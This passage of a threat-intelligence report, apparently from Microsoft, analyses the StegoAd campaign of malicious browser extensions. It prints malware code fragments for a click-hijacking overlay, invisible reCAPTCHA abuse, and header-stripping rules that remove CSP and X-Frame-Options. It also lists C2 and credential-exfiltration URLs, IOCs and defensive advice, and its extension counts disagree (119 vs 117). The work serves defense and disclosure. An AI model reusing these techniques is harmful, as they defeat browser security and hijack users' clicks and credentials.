**Merchant database and routing logic:** The C2 delivers a merchant list (mercilst.text via /ext/rd.php?f=bai) containing thousands of merchant domains with symbol-based routing: ^ routes through the primary .com affiliate, $ through Skimlinks, # through Sovrn/VigLink, and [ through mitarchive.info/fixed.php. This routing table is the operational backbone of the affiliate fraud network, each symbol maps to a different monetization pipeline.

**Taobao behavioral profiling:** For Chinese e-commerce (Taobao), the actor maintains a rolling 50-shop visit window in localStorage, tracking visit frequency per shop ID. Shops visited more than a threshold number of times receive affiliate tag injection via mitarchive.info/tshop2.php, while infrequent visits are ignored; a behavioral targeting technique that maximizes conversion probability while minimizing detection surface. The merchant targeting list itself is delivered as a separate 1.6MB steganographic PNG payload (bai.png), containing ~50 e-commerce domains with per-domain targeting patterns.

## 7.9 Invisible reCAPTCHA Solver & Homebrew CAPTCHA

The actor employs two CAPTCHA-solving techniques to automate interactions that require human verification:

**Invisible reCAPTCHA exploitation:**

```
// Injects invisible reCAPTCHA widget and auto-solves via real user session
divCapt.setAttribute("data-sitekey", "6LeB8TMUAAAAANOJ8wpufhhUfhrqWdINHjpFhrY8");
divCapt.setAttribute("data-size", "invisible");
document.body.appendChild(divCapt);
setTimeout(function() { grecaptcha.execute(); }, 1500);
```

*Figure: 7.9.1*

The module injects an invisible reCAPTCHA widget using a known site key and auto-triggers execution after 1.5 seconds. Since the user is a real human browsing normally, reCAPTCHA's risk analysis passes, providing a valid token for automated form submissions.

**Homebrew CAPTCHA — transparent click capture:**

```
// Full-screen transparent overlay captures click as "human verification"
a.innerHTML = '<div id="zIndexUpMostLayerCopy"
              'style="height:100%;width:100%;'
    + 'position:fixed;z-index:9999999;
    background-color:rgba(0,0,0,0)"></div>';
```

*Figure: 7.9.2*

This creates a fully transparent, full-screen overlay (z-index: 9999999) that captures the user's next click as human verification. The user never sees the overlay; the click is intercepted to prove human presence, then the overlay is removed, and the original target receives the event.

## 7.10 Google Analytics as Covert Telemetry

The actor uses Google Analytics as a covert telemetry and command dashboard for the victims:

> Content script GA IDs:
> • UA-60144933-4 — IP harvesting + user tracking
> • UA-60144933-5 — Merchant click tracking
> • UA-60144933-25 — Per-ad-replacement tracking
> • UA-60144933-27 — HTTP check telemetry
> • G-4E3M58S0JP — GA4: extension version + server signature
> • G-VKCYR568G9 — GA4: click event tracking
>
> Background script:
> • UA-60144933-8 — Bot detection tracking

**Custom dimensions tracked:** extension type, user hash (usrHxId), install days (numDayInst), country (exgeo), merchant click count, server version (svrVersion = 3.05), content script version (exversion_jojo = "ex-2.8"), and signature version. GA4 beacons are sent via GitHub-hosted pages (jenthusmith.github.io/ga/ga4.html and mitarchive.info/ext/gagen1.html).

**Strategic advantage:** By hosting telemetry on Google Analytics infrastructure, the actor gets a near-real-time dashboard for the victims. The GA dashboard provides conversion metrics, geographic distribution, active install counts, and per-extension performance, essentially an analytics platform for this campaign.

# 8. MV2 → MV3 Migration

A notable aspect of **StegoAd** is the actor's successful migration from Manifest V2 to Manifest V3. Chrome introduced MV3 specifically to limit extension capabilities for security; removing the blocking mode of the webRequest API, restricting eval(), and requiring declarative APIs. Rather than abandoning the campaign, the actor adapted every technique to the new constraints:

| Lost MV2 Capability | MV3 Replacement Used by StegoAd |
|---|---|
| eval() via unsafe-eval CSP | chrome.scripting.executeScript with function injection |
| webRequestBlocking for header stripping | declarativeNetRequest.updateDynamicRules for redirect |
| Persistent background pages | Service workers with setTimeout/setInterval |
| chrome.extension.getURL | fetch() with web_accessible_resources |

The shift from webRequest to declarativeNetRequest is particularly significant: in MV2, the extension could intercept and modify any HTTP response in real time using JavaScript logic. In MV3, header manipulation must be expressed as static JSON rules, yet the actor dynamically fetches and installs these rules from C2, preserving the same capability through a more constrained API.

The April 2026 wave shows the most mature MV3 adaptation, using declarativeNetRequest to silently redirect traffic; harder to detect because it operates at the browser networking layer rather than in page context.

## Decoded declarativeNetRequest Rules

The MV3 variants store dynamically-updated declarativeNetRequest rules in chrome.storage.local under the key "jruldyn". These rules are refreshed from liveupdt.com/ext/ua.php?c=jsonrule2 every 15 days. When decoded, the rules strip 3 security headers and spoof the User-Agent:

```
[
    {
      "id": 9201,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "content-security-policy", "operation": "remove"}
        ]
      },
      "condition": {
        "urlFilter": "|ht*",
        "resourceTypes": ["main_frame", "sub_frame", "script"]
      }
    },
    {
      "id": 9202,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "content-security-policy-report-only", "operation": "remove"}
        ]
      },
      "condition": { "urlFilter": "|ht*" }
    },
    {
      "id": 9203,
      "action": {
        "type": "modifyHeaders",
        "requestHeaders": [
          {
            "header": "User-Agent",
            "operation": "set",
            "value": "Mozilla/5.0...Firefox/140.0"
          }
```

```
        ]
      },
      "condition": {
        "regexFilter": "retired-rule",
        "resourceTypes": ["sub_frame"]
      }
    },
    {
      "id": 9207,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "x-frame-options", "operation": "remove"}
        ]
      },
      "condition": {
        "urlFilter": "|ht*",
        "resourceTypes": ["sub_frame"]
      }
    }
  ]
```

**Impact:** Rule 9201 strips Content-Security-Policy from all pages, allowing unrestricted script injection. Rule 9202 strips CSP-Report-Only, preventing site owners from even detecting the CSP bypass. Rule 9203 spoofs the User-Agent for sub-frame requests (currently a "retired-rule" placeholder, activatable via C2 update). Rule 9207 strips X-Frame-Options, enabling the hidden iframe ad injection. Combined, these rules completely neutralize browser security headers for every website the victim visits.

---

# 9. Technique Evolution Timeline

The StegoAd campaign demonstrates clear technical evolution over 2+ years, with the actor consistently adapting to detection pressure (see Figure 5):




*Figure 5: StegoAd technique evolution timeline — 8 major milestones from foundation to latest wave, showing progressive sophistication.*

This evolution is not random; it follows a clear detect-adapt cycle. Each time Microsoft Edge Adons Store or the Chrome Web Store removed a wave of extensions, the actor responded within weeks with updated techniques. The speed of adaptation suggests that the actor maintains pre-built fallback infrastructure and has automated much of the repackaging process.

The progression also reveals strategic priorities: the actor invests heavily in payload concealment (steganography variants evolved four times) while keeping the monetization logic largely stable. This asymmetry suggests the actor views detection of evasion, not feature development as the primary operational constraint.

> Key evolution pattern: Each detection wave triggers an adaptation. When PNG steganography detection improved, the actor moved to WebP. When domain blocklists caught liveupdt.com, they pivoted to ipaglov.com. When eval detection improved, they switched to computed eval via object key assembly.

---

# 10. Detection, Defense, and Recommendations

## For Enterprise Security Teams

- Implement browser group policies restricting extension installation of these malicious extensions (ExtensionInstallBlocklist: Configure extension installation blocklist | Chrome Enterprise).
- Block C2 domains at the network perimeter (see Section 12.2).
- Audit installed extensions against the IOC list
- Create IDS/IPS signatures for C2 URL patterns (e.g., /ext/load.php?f=*.png, /ext/rd.php?f=ch3, /tmp/wlib.php).
- Monitor for WebRTC STUN requests initiated by browser extensions — indicative of IP harvesting.
- Alert on double-Base64-encoded GET parameters to known C2 domains (mitarchive.info/alt.php, liveupdt.com/alt.php).

## For End Users

- Remove any of the listed extensions immediately from edge://extensions or chrome://extensions.
- Change passwords for sensitive accounts (email, banking, shopping) accessed while the extension was installed.
- Review Google account activity for unrecognized sign-ins — credential theft with 2FA bypass means accounts may already be compromised.
- Review account activity on Amazon, WordPress, and other services for unauthorized actions.
- Audit remaining extensions — remove any you don't actively use or don't recognize.
- Report suspicious extensions via the Microsoft Edge Add-ons store feedback mechanism.

> How to check if you were affected: Search for the extension IDs listed in Section 11.1 in your browser's extension page (edge://extensions). If you find a match or if you previously had an extension with one of the names listed and it was automatically removed, you were likely affected. Given the credential theft capabilities documented in Section 7, immediately change your Google account password and review recent sign-in activity at myaccount.google.com/security. Follow the End User recommendations above.

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## For Extension Developers

- Minimize permissions; only request what your extension genuinely needs. Use optional permissions where possible.
- Avoid obfuscation; do not minify-to-unreadability or pack your extension code. Include source maps.
- Pin dependencies and verify library integrity with checksums (package-lock.json).
- Do not load remote code; fetch JSON data rather than executable JavaScript.
- Establish developer identity with a verified, consistent, traceable account.
- Report impersonation immediately through the Microsoft Edge Add-ons report form.

# 11. Indicators of Compromise

## 11.1 Malicious Extension IDs

| Extension Name | CRX ID |
|---|---|
| Google Hangouts | adnahjjfjjemdiefpobclponnhkijnmo |
| Axure RP Viewer | aekfeebhjlmielppjlhebapokdkelion |
| Adblock for Youtube | afakckepbbffmnoghgpfnnebijeahjcb |
| Cool Cursor | ajbkmeegjnmaggkhmibgckapjkohajim |
| Unblock Youku | ajnjfpjimckjhfcpkaldennpdjglmeml |
| Color by Number | aljmdjbcbkanlhnmcdjbefaomgbekhno |
| Undo Closed Tabs | amemnenomfejhfmfiheekmbcigfkolel |
| iVideo Downloader | amfboegfahhedgehddflgcfbdaapllfj |
| Adblock | aooacabidfijofopjaeligonlfobjcjb |
| SpeakIt! | badiigfpcpfckbhmpmkhokagppaadkim |
| AI Search GPT for Edge | beemogkfhphmjghmkghdaggidgohohee |
| iYouTubeToMP4 | bemebcpaekkmffjjbdakpipemmmlgchb |
| Color Enhancer | bmmchpeggdipgcobjbkcjiifgjdaodng |
| Free Online Video Downloader | bpdanoaacmebjgfjdmekfcfgmnaoekim |
| Turbo Download Manager | bpjnmlookdfciblphehedlcbpmignahe |
| 鼠标手势 (Mouse Gestures) | cbopgngpbfeoecnbebghbbhmdadmllce |
| TikTok APP for Edge | celdediiemogjpfcjocdbildilkccepl |
| Youtube To MP4 Downloader | cfilkckedhoniijcpjfgihelgepflpni |
| To QRcode | cgjomicbgmoadggnjbdiafpjlodmafkp |
| Best YouTube Adblocker | cjjcndlebdepeddfopnhpifmbfecocfh |

| | |
|---|---|
| Simple mass downloader | dbhdfkiddhdhmcikjdgblfjbenjfjlfh |
| Custom New Tab for Edge | dbhgpbaaedlknnnochmkjfacnfnakkfa |
| Auto Skip Ads on YouTube | dcelinkcepeidliddjhapgjokheoldjb |
| Adblock | dckihkcdmjmlkndgmmgplpcnkmdpangb |
| Adblock Master | dgmpkflgbcbpjgniahjegbpelmofbgnn |
| Youtube Download | dhnibdhcanplpdkcljgmfhbipehkgdkk |
| Summary with ChatGPT | dokiamnhbobapjfhhhcjlfplabeofamp |
| Webpage Screenshot for Edge | eblienbdkbgiigaebhmljbedkafiobkj |
| New Tab - Customized Dashboard | edohfgmjmdnibeihfcajfclmhapjkooa |
| Live Start Page | egbkgelnkodaldbpkgjmhcekjakkcpnk |
| Speed Control for Youtube | eindenipbnkpeofhpjjimphfchmjoohe |
| Best Speedtest Tool | eklcgjodcnhhcghpbhehhbnmjncbopcg |
| AliExpress Helper | elecjoakfjcmjoppfconlfgfemjcaoea |
| Evernote in Pinned Tab | elljfaejhdaplocgcejlhfemgimbmcdp |
| Natural Reader Text to Speech | eopjamlpanhfkcbnoeofcnmdfdiogfgl |
| Ads Block Ultimate | fbobegkkdmmcnmoplkgdmfhdlkjfelnb |
| Google Translate in Right Click | fcoongackakfdmiincikmjgkedcgjkdp |
| G.B.B.D Translator | fdjpommjpahieenehallhicdhponhacm |
| ZLibrary Searcher | ffedaeoanbhgmanhhecfjodpopcjnhkc |
| HLS Stream Downloader | fgbfcndckldbjifhjgijpjmnpekkelkb |
| Similar Sites for Edge | fhhinoefbjlmhakpjohnpabdobgmphli |
| "Save" Button for Pinterest | fhkijdlfjnpimenfpnegkecbbijmoipm |
| Adblocker FX | fkkoeecbjckjpnmenebojblcljjgbpoj |
| TikTok Downloader Without Watermark | flcgalphjnojjefjnnimnejbkkefbjgo |
| Spell & Grammar Check Tool | fljmegmgjebjdionedkjfgffikhnmcgg |
| YouTube™ Adblock Plus | flmkfmdmcaepdaoedepihfkhmgopiago |
| Translate Selected Text with Right Click | fmchencccolmmgjmaahfhpglemdcjfll |
| Adblock for Youtube | gclhifbbggfamoojmienffegbmmfnfll |
| GIPHY for Edge | gggjlnkbmgmjboipaegjmjmehmcekamo |
| Save Pinterest on Right Click | glgbgppjjkldoifgpbhbpbkbcdjpgpfj |
| Piggy - Automatic Coupons | gmaoimcaoimgmomockloieoifjocpkmf |
| RSS Feed | gmciomcaholgmklbfangdjkneihfkddd |
| Image Downloader Pro | gnbnbmnldhfoplgjojhepikgjanaplle |
| UseChatGPT.AI | hcmfdagipflbaagmcnhnhabkmjkopcke |
| Weather Forecast | hecicojipmfmablnbhknedademofbbpk |
| Language Reactor | hffpfdhdjpbnaddaidajedimmpckekkl |

| | |
|---|---|
| Downloader for Instagram | higdalghhdbfffdjdiaenminajlmmldb |
| iQiyi Adblock | hlkenllnegiplhjhpobgangolfkjcgab |
| Youtube Adblock Online | hmjdegfgppjddmmojloflajkelegnjdp |
| Download All Images | hnggnhinapdcjocbciajaffnofecfale |
| Adblock Master | hninibdhkeepfndhcdknlijeapngbgdp |
| Batch Image Downloader | hnleilhpfbdofpdnnpjggafhncienakg |
| AI Weather Forecast | iaehhmhmdidpkfmddiodkloefndpggcj |
| Batch Image Downloader | ibfjnghdeenopfkpbmnkablkfejnlnif |
| Mouse Tooltip Translator | ibjjllhemkfgfbkgohldepcdgiigpdkb |
| Convert Everything | ielbkcjohpgmjhoiadncabphkglejgih |
| Edge Web Highlighter | ijgobfhjjipoljjcejmafocdnfnloflm |
| Imageye | ikfdcmchafnmklcndfegdlefcfoaggni |
| CrxMouse Gestures | imcbcfmohachfahkbgijokokjpfmoogb |
| Adblocker Plus for YouTube™ | imiheoejheaebigkjaeilfmekiikjdbd |
| Social Book Post Manager | inelenlaldjofeekhjinpjkacjokagke |
| "Download" Button for YouTube | jbmkcmhocoddcokjkahpcchanlmiffhg |
| #Best# PDF Saver | jebcdimkcimkafekgbgbhookdajcoeib |
| Enhance YouTube™ | jecnjeedhbokmpckobjbgieglfjcomek |
| AI Search with ChatGPT | jgngkchljnldpnjimaboboomjmpfpoie |
| Video Downloader Premium | jgphopeamnghlcekffldkpnbhmiadnbc |
| TikMate | jhahljcmjemimhchigiaigklabnpodgo |
| One Key Translate | jihipmfmicjjpbpmoceapfjmigmemfam |
| Translate Officer | jjdfciihihcpgfgmoonfpgglbgclpfai |
| Adblock Master for Youtube | jnakfjmfmjmfpmdnghedafdphdanbjkh |
| Twitch Custom Emotes - FrankerFaceZ | johcbgkljdbebbloakcollpmigpigkpd |
| Pinterest Save Button | kakgeonhimhojdncehlopejkfaapboeo |
| Picture-in-Picture Playing | kemjiblbeciejjlgobbkffbpnceieefh |
| Adblock For Edge | kikacehfccglblphddbifmiaeiglfdfi |
| Trusted VPN for Edge - Free VeePN | klmfgbnlbfgpdenpdddpdfigmnkmchil |
| Adblock (µBlock clone) | kmiahfbflcnmlobepelpgkmolhodmiek |
| Twitter Bulk Download | lfdoadipcejhmpcpfkgkdionjlnfempa |
| Super Dark Mode for Edge | lkmeakjjodlkhbikbpdoeicfodaklkna |
| Transkriptor | lplondnihmdhjokafldkcfnjclkhigpm |
| Marinara: Pomodoro® Assistant | mebgpfbaibhepnkljpimlijicgkbangk |
| AdSkip-爱奇艺 | mimmainmmkddahakleojidjaimaofndp |
| Google search link fix | mjofmhcbolkekhebpccldlbdamnfjefc |

| | |
|---|---|
| Save as PDF | mlgefgipndlgdfjfgnjfheigkagjieea |
| IG Downloader for Edge | ncbpkjcnklnbnkjpcamhhoedlkljeolo |
| 一键翻译 | nepdfkaidpemglngbgpnmmhnleiekpin |
| Image Downloader - Batch Download | ngeoikidkjbegoifbnmfimacmbilfcgi |
| AdFly Skipper for Edge | nhfohdhgahjpmniccbgfliligngkcnmai |
| Gmail Checker | nhjdhmbdahdidccpobobccagmmijndmp |
| Adblock for Youtube™ | nipggfgilmoiofmnkbeabghbcaohmjih |
| U-Tube Downloader | nphphgkcccnlmdiihcedabnhfacfmojk |
| Translate Selected Text with Google | obocpangfamkffjllmcfnieeoacoheda |
| Efficient Adblocker for Youtube | oejbpnadmkdiofacgknaaagbmmonhgpb |
| Video & MP3 Downloader | oiolhdeinoaidggfcpebifcbedppbgog |
| ssYoutube - Video Downloader | okmfpehbgckbneedidbladdaiekikcdo |
| AdBlocker | onlofoccaenllpjmalbnilfacjmcfhfk |
| Magic Actions for YouTube | pjhoiegecdlpaohfffpajaldpbilngog |
| CrxMouse - Super Drag | pohfogacehhgefhgmcmnojflfakllkal |
| Hiddence VPN | akfklmfpgmkkhiioInfbhalkeccjnmeb |
| ImTranslator | bbofakpgfmlfjpjcahodgpbddocpibge |
| Return YouTube Dislike | cgoigjefilgfmcjnnendlpdaonlfoncf |
| Night Mode | engcfdjknekakgpjkhdobneidcpfbfgm |
| ColorZilla | mdjeohcdegpfoppocljbccpognjlkjke |
| YouTube Transcript to Text | nfincgjfplibcdcncfkeehldffppnlnp |
| 7TV | nmhdjlflloeeahacgomilnhmpfnhlpkn |
| VPN | pdnjhppcgkdbjolbeplcabkcfmpnbjmh |
| Night Mode | pgcamkdibinodcpkhenjmofbfobpebpn |
| Focus To-Do: Pomodoro Timer & To Do List | nlapjaaepfeadiecaipnacimidfjginj |
| Screen Shader \| Dark Mode | olcibgopfmndlnghnmogcgdhdffdbicg |
| Similar Sites - Discover Related Websites | fifeankddgioinbcchlokclbcgjlopjj |
| **...**Page Screenshot Clipper | maiackahflfnegibhinjhpbgeoldeklb |

## 11.2 C2 Domains

| Domain | Role |
|---|---|
| liveupdt.com | Primary C2 — steganographic PNG delivery, ad config, RCE payload, credential exfil |
| dealctr.com | Secondary C2 — PNG fallback delivery, background stego PNG |
| mitarchive.info | Tertiary C2 — credential/cookie exfiltration, affiliate redirect, GA4 beacon |

| | |
|---|---|
| ipaglov.com | Latest C2 — XOR payload delivery (April 2026 wave) |
| gmzdaily.com | Packed eval C2, homebrew CAPTCHA host |
| somavelee.workers.dev | Cloudflare Workers C2 proxy |
| yt.qingcaila.top | Remote JSON config host |
| ytmp4.page | Redirect destination |
| dreamhov.de | Secondary C2 — PNG fallback delivery, background stego PNG |
| myec2.com | Secondary C2 — PNG fallback delivery, background stego PNG |

## 11.3 C2 URL Patterns

**Static analysis URLs (steganographic payload delivery):**

```
https://www.liveupdt.com/ext/load.php?f=bas.png
https://www.liveupdt.com/ext/load.php?f=svr.png
https://www.liveupdt.com/src/ext/load.php?f=svr.png
https://www.dealctr.com/ext/load.php?f=bas.png
https://www.dealctr.com/rby/ext/load.php?f=svr.png
https://www.mitarchive.info/ext/load.php?f=bas.png
https://www.dreamhov.de/ext/load.php?
https://ipaglov.com/ext/rd.php?f=ch3
https://ch3.somavelee.workers.dev
https://yt.qingcaila.top/ytBlocker.json
https://bai.qingcaila.top/yt/working.js
https://gmzdaily.com/ext/qm.php?f=svr
https://myec2.com/ext/load.php?f=ga.png
```

**Dynamic analysis URLs (C2 response payload infrastructure):**

```
https://www.liveupdt.com/tmp/wlib.php          — RCE payload delivery
https://www.liveupdt.com/serv/chitika.html     — Ad replacement iframe source
https://www.liveupdt.com/geo.php               — Geolocation fingerprinting
https://www.liveupdt.com/tmp/js.php            — Public IP harvesting
https://www.liveupdt.com/ext/ua.php?c=uftone   — User-Agent refresh
https://www.liveupdt.com/ext/ua.php?c=jsonrule2  — declarativeNetRequest rules
https://www.liveupdt.com/ext/rd.php?f=bai      — Merchant list delivery
https://mitarchive.info/alt.php                — Credential/cookie exfiltration
https://mitarchive.info/reads.php              — Affiliate redirect tracking
https://mitarchive.info/tshop2.php             — Taobao shop affiliate routing
https://mitarchive.info/fixed.php              — Fixed affiliate redirect
https://mitarchive.info/ref2.php               — Custom referrer generation
https://mitarchive.info/logkep.php             — Selective event logging
https://mitarchive.info/ext/gagen1.html        — GA4 telemetry beacon
https://www.dealctr.com/ext/rd.php?f=ga        — Steganographic PNG (background)
https://refeuficn.github.io/recapt/recapt.html  — GitHub-hosted reCAPTCHA
https://www.trendupdeal.com/redirect.php       — Affiliate redirect proxy
https://r.v2i8b.com/api/v1/bid/redirect        — Amazon affiliate redirect API
https://r.linksprf.com/v1/redirect             — Amazon IN/AE/MX affiliate API
https://r.srvtrck.com/v1/redirect              — Yield Kit affiliate redirect
https://go.skimresources.com                   — Skimlinks affiliate
https://sovrn.co/                              — Sovrn/VigLink affiliate
https://jenthusmith.github.io/ga/ga4.html      — GitHub-hosted GA4 beacon
https://gmzdaily.com                           — Homebrew CAPTCHA host
```

## 11.4 Steganographic Markers and Code Signatures

| Indicator | Type | Context |
|---|---|---|
| 'substring' | PNG payload start marker | Local PNG steganography |
| 'bytearray' | PNG execution boundary | Local PNG steganography |
| __vpn_settings__ | Custom PNG marker | setting.conf steganography |
| //// | Multi-part payload delimiter | VPN extension payload format |
| loading.webp / noad.webp | WebP stego filenames | WebP steganography |
| unEscape() / de() | Unicode hex decoder | Font/Unicode encoding |
| workBegin() / blkAds() | Payload execution functions | Unicode-encoded extensions |
| tkADSCache / ytBlockerWorking | localStorage keys | Decoded payload cache |
| Lzyh / Lz1h | Debug console signatures | Cross-campaign attribution |
| guaiguai / jsonimg | Debug strings | Chinese-language identifiers |
| gekco.sendToExtension | C2 messaging function | Gekco framework marker |
| recipients / skews / criticalinfo | Message type keywords | Gekco C2 protocol |
| velvetThunder / purpleChair | Variable markers | WOFF2 font steganography |
| t2font / tlogo / ilogo | Font decoder variables | Font binary steganography |
| extdip88slf66 | DOM marker | Replaced ads marker |
| extftsams88ba / extftsams66ba | Hidden div IDs | Extension DOM markers |
| ga_js_loaded | RCE execution marker | Prevents duplicate RCE execution |
| extCacheFunc / extCacheFunc2 | localStorage keys | Stolen credential buffer |
| ext_admckiegtsucc | Cookie name | Cookie exfil rate-limit (1/hour) |
| tshop2 | Cookie name | Taobao frequency cookie |
| xiaotuziguaiguai | Debug user ID | "Well-behaved bunny" — Chinese debug string |
| XDBUG_jojo / logjojo | Debug mode strings | Developer debug identifiers |
| exversion_jojo = "ex-2.8" | Version string | Content script version |
| svrVersion = 3.05 | Version string | Background script version |
| dipFlgDev | Flag name | DevTools detection cooldown flag |
| zIndexUpMostLayerCopy | DOM element ID | Homebrew CAPTCHA overlay |

## 11.5 MITRE ATT&CK Mapping

| Technique ID | Name | StegoAd Usage |
|---|---|---|
| T1176 | Browser Extensions | Primary persistence and execution mechanism |

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| | | |
|---|---|---|
| T1036.005 | Masquerading: Match Legitimate Name | Impersonating popular extensions |
| T1027.003 | Obfuscated Files: Steganography | PNG/WebP/WOFF2 payload hiding |
| T1027.013 | Encrypted/Encoded File | XOR, Base64, Unicode encoding |
| T1056.003 | Input Capture: Web Portal Capture | Google/WordPress credential theft via DOM hooks |
| T1059.007 | JavaScript Execution | eval, setTimeout, executeScript payloads |
| T1071.001 | Web Protocols | C2 over HTTPS (liveupdt, dealctr, ipaglov, mitarchive) |
| T1102.002 | Web Service: Bidirectional | Cloudflare Workers proxy, GitHub Pages beacons |
| T1140 | Deobfuscate/Decode Files | Multi-layer decoding chains |
| T1185 | Browser Session Hijacking | Search and navigation hijacking |
| T1497.003 | Time Based Evasion | 3–5.5 day / 72-hour activation delay |
| T1539 | Steal Web Session Cookie | Cookie exfiltration via liveupdt.com/alt.php |
| T1557 | Adversary-in-the-Middle | Affiliate redirect injection |
| T1565.002 | Data Manipulation: Transmitted Data | Mozilla fake ratings, Instagram auto-likes |
| T1041 | Exfiltration Over C2 | Credential, cookie, and browsing data exfiltration |

## 11.6 Amazon Affiliate Tags

| Amazon Locale | Affiliate Tag | Cover Referrer Site |
|---|---|---|
| amazon.com | productonboar-20 | (via v2i8b.com API) |
| amazon.ca | dramabeans00a-20 | dramabeans.com |
| amazon.co.uk | witchcraftand-21 | museumofwitchcraftandmagic.co.uk |
| amazon.de | idelinks-21 | i-d-e.de |
| amazon.co.jp | leehpplus-22 | lee.hpplus.jp |
| amazon.fr | litteraires-21 | etudes-litteraires.com |
| amazon.it | pinneddu-21 | shmag.it |
| amazon.es | 101tvmalaga-21 | 101tv.es |
| amazon.nl | blackenterp0b-21 | blackenterprise.com |
| amazon.com.au | digitalaus-22 | digitalcitizen.life |
| amazon.sa | alweeam-21 | alweeam.com.sa |

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## 11.7 Google Analytics Tracking IDs

| Tracking ID | Type | Purpose |
|---|---|---|
| UA-60144933-4 | Universal Analytics | IP harvesting + user tracking (content script) |
| UA-60144933-5 | Universal Analytics | Merchant click tracking (content script) |
| UA-60144933-8 | Universal Analytics | Bot detection tracking (background script) |
| UA-60144933-25 | Universal Analytics | Per-ad-replacement tracking (content script) |
| UA-60144933-27 | Universal Analytics | HTTP check telemetry (content script) |
| G-4E3M58S0JP | GA4 | Extension version + server signature |
| G-VKCYR568G9 | GA4 | Click event tracking |

# 12. Microsoft Edge Add-ons Store Protections

Microsoft is committed to keeping the Edge Add-ons store safe for users and developers alike. Every extension submitted to the store undergoes a multi-layered review process before publication; combining automated static and dynamic analysis with human review to detect malicious code, policy violations, and deceptive practices before they reach users.

Beyond the initial review, published extensions are continuously monitored through ongoing scanning and threat intelligence feeds. When new threat patterns emerge as they did with StegoAd, our detection capabilities are updated in near real-time, and previously published extensions are re-evaluated against the new signals. This feedback loop means that every campaign we investigate directly strengthens the protections for the entire ecosystem.

When malicious extensions are identified, Microsoft takes swift action: extensions are removed from the store, associated developer accounts are suspended, and where applicable threat intelligence is shared with the broader security community. The StegoAd campaign is a direct example of this process in action from initial detection through full-scale investigation, removal of all 119 malicious extensions, suspension of 90+ developer accounts, and publication of this research to enable cross-platform defense.

> For more information on Microsoft Edge extension security policies and the review process, visit the Microsoft Edge Add-ons developer documentation at https://learn.microsoft.com/en-us/microsoft-edge/extensions-chromium/

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# 13. Conclusion

The StegoAd campaign demonstrates that browser extensions remain a potent and under-defended attack surface. Active since at least 2021 and continuously evolving, the threat actor's steganographic phase alone maintained persistent access to 2.6 million users over 2 years through a combination of social engineering (impersonating trusted tools), technical innovation (steganographic payloads in images and fonts), and operational resilience (90+ disposable accounts, infrastructure pivots after detection).

Dynamic analysis of C2 response payloads revealed the campaign's true scope extends far beyond ad fraud: a full RCE backdoor, Google credential theft with 2FA bypass, WordPress admin harvesting, cookie exfiltration, competitor sabotage (Honey extension busting), social media manipulation (Instagram auto-likes, Mozilla fake ratings), and abuse of Google Analytics as nearly-untakeable telemetry infrastructure.

### Microsoft's response:

- All 117 malicious extensions identified have been removed from the Microsoft Edge Add-ons store.
- All associated developer accounts have been suspended.
- Known C2 domains have been reported for blocking.
- New detection capabilities have been deployed to prevent similar techniques.
- Affected users have been notified through Edge browser security alerts to review and remove any flagged extensions.

*Microsoft will continue to monitor for new StegoAd activity and will update this blog with new IOCs and techniques as they are discovered.*

## References


- Inside GhostPoster: How a PNG Icon Infected 50,000 Firefox Users
- DarkSpectre: Unmasking the Threat Actor Behind 8.8 Million Infected Browsers
